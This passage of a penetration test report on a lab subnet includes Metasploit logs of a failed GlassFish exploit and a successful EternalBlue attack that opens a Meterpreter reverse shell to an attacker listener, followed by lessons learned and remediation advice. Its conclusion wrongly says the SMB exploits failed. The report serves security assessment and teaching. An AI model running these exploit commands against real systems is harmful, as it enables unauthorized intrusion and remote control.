
The exploit did not succeed, possibly due to directory write permissions being restricted.

Potential Impact (If Exploited):


Unauthorized file uploads could introduce malware, compromising the server or spreading infections.

Data exfiltration could expose sensitive business information.

Host: 143.88.8.15



```
msf6 > search glassfish

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank       Check  Description
   -  ----                                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/struts_code_exec_classloader             2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1  auxiliary/scanner/http/glassfish_login                                       normal     No     GlassFish Brute Force Utility
   2  auxiliary/dos/http/hashcollision_dos                        2011-12-28       normal     No     Hashtable Collisions
   3  exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl  2012-10-16  excellent  No  Java Applet AverageRangeStatisticImpl Remote Code Execution
   4  auxiliary/scanner/http/glassfish_traversal                  2015-08-08       normal     No     Path Traversal in Oracle GlassFish Server Open Source Edition
   5  exploit/multi/http/glassfish_deployer                       2011-08-04       excellent  No     Sun/Oracle GlassFish Server Authenticated Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/glassfish_deployer

msf6 > use exploit/multi/http/glassfish_deployer
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/glassfish_deployer) > set RHOSTS 143.88.8.15
RHOSTS ⇒ 143.88.8.15
msf6 exploit(multi/http/glassfish_deployer) > set LHOSTS 143.88.7.15
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS ⇒ 143.88.7.15
msf6 exploit(multi/http/glassfish_deployer) > set LHOST 143.88.7.15
LHOST ⇒ 143.88.7.15
msf6 exploit(multi/http/glassfish_deployer) > exploit

[*] Started reverse TCP handler on 143.88.7.15:4444
[*] Unsupported version:
[*] Glassfish edition:
[*] Trying to login as admin:
[-] Exploit aborted due to failure: no-access: http://143.88.8.15:4848/ - GlassFish - Failed to authenticate
[*] Exploit completed, but no session was created.
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost
rhost ⇒ 143.88.7.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 143.88.8.15
RHOST ⇒ 143.88.8.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 143.88.7.15
LHOST ⇒ 143.88.7.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 143.88.7.15:4444
[*] 143.88.8.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 143.88.8.15:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 143.88.8.15:445       - Scanned 1 of 1 hosts (100% complete)
[+] 143.88.8.15:445 - The target is vulnerable.
[*] 143.88.8.15:445 - Connecting to target for exploitation.
[+] 143.88.8.15:445 - Connection established for exploitation.
[+] 143.88.8.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 143.88.8.15:445 - CORE raw buffer dump (51 bytes)
[*] 143.88.8.15:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 143.88.8.15:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 143.88.8.15:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 143.88.8.15:445 - 0×00000030  6b 20 31                                         k 1
[+] 143.88.8.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 143.88.8.15:445 - Trying exploit with 12 Groom Allocations.
[*] 143.88.8.15:445 - Sending all but last fragment of exploit packet
[*] 143.88.8.15:445 - Starting non-paged pool grooming
[+] 143.88.8.15:445 - Sending SMBv2 buffers
[+] 143.88.8.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 143.88.8.15:445 - Sending final SMBv2 buffers.
[*] 143.88.8.15:445 - Sending last fragment of exploit packet!
[*] 143.88.8.15:445 - Receiving response from exploit packet
[+] 143.88.8.15:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 143.88.8.15:445 - Sending egg to corrupted connection.
[*] 143.88.8.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 143.88.0.30
[*] Meterpreter session 1 opened (143.88.7.15:4444 → 143.88.0.30:8884) at 2024-11-24 17:44:08 -0600
[+] 143.88.8.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 143.88.8.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 143.88.8.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

This exploit was successful utilizing the meterpreter/reverse_tcp exploit

Lessons Learned from Exploitation Attempts

Failure Analysis:

Because the target systems were probably patched or had hardened setups, exploits that targeted SMB, MySQL, ProFTPD, and Nginx failed. This illustrates how common vulnerabilities are successfully mitigated by regular updates and secure configurations.

Potential Impact:

The existence of these services and their configurations point to possible attack points that could be used in the event that patching or configuration management is neglected, even though exploitation was unsuccessful.

Testing Robustness:

Proactive vulnerability management is crucial, as demonstrated by the useful insights that the use of Metasploit and other tools offered on how attackers can approach these systems.

Conclusion

The penetration test for the designated subnet 143.88.8.0/24 emphasizes how crucial it is to proactively find and fix cybersecurity flaws in order to preserve the security and operational integrity of organizational systems. Even if attempts to exploit specific services, such as SMB, MySQL, NGINX, and ProFTPD, were not entirely successful, the existence of vulnerable services indicates serious vulnerabilities that may be taken advantage of by automated programs or skilled attackers. The firm is better able to comprehend its present security posture and fix vulnerabilities before they can be exploited by carrying out this penetration test. This is in line with the NIST Cybersecurity Framework's focus on limiting the possibility of operational disruptions and safeguarding organizational assets.

Key Recommendations for Future Security Initiatives

Immediate Risk Mitigation: Apply patches and update configurations for the vulnerable services identified during testing. This includes restricting access to unnecessary services and implementing strong authentication mechanisms.

Adopt a Layered Defense Strategy: Use firewalls, intrusion detection systems, and segmentation to limit exposure and lateral movement within the network.

Ongoing Training and Awareness: Equip IT staff with the knowledge and tools to identify and address security misconfigurations promptly.

Regular Security Assessments: Conduct frequent penetration tests and vulnerability scans to maintain a proactive security posture and adapt to emerging threats.

Incident Response Plan: Develop and rehearse an incident response strategy to quickly detect, mitigate, and recover from potential breaches or attacks.